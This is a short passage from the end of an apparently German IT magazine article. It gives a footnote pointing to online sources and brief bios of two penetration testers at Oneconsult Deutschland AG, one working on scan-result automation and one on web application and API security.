[3] Die im Text erwähnten Quellen und Werkzeuge sind über ix.de/zxuw zu finden.

STEPHAN BRANDT

ist Penetrationstester bei der Oneconsult Deutschland AG. Neben den Tests beschäftigt er sich mit der automatisierten Auswertung und Dokumentation von Scanergebnissen.

JONAS HAGG

ist Penetrationstester bei der Oneconsult Deutschland AG. Er beschäftigt sich mit aktuellen Sicherheitsproblemen in Webanwendungen und APIs.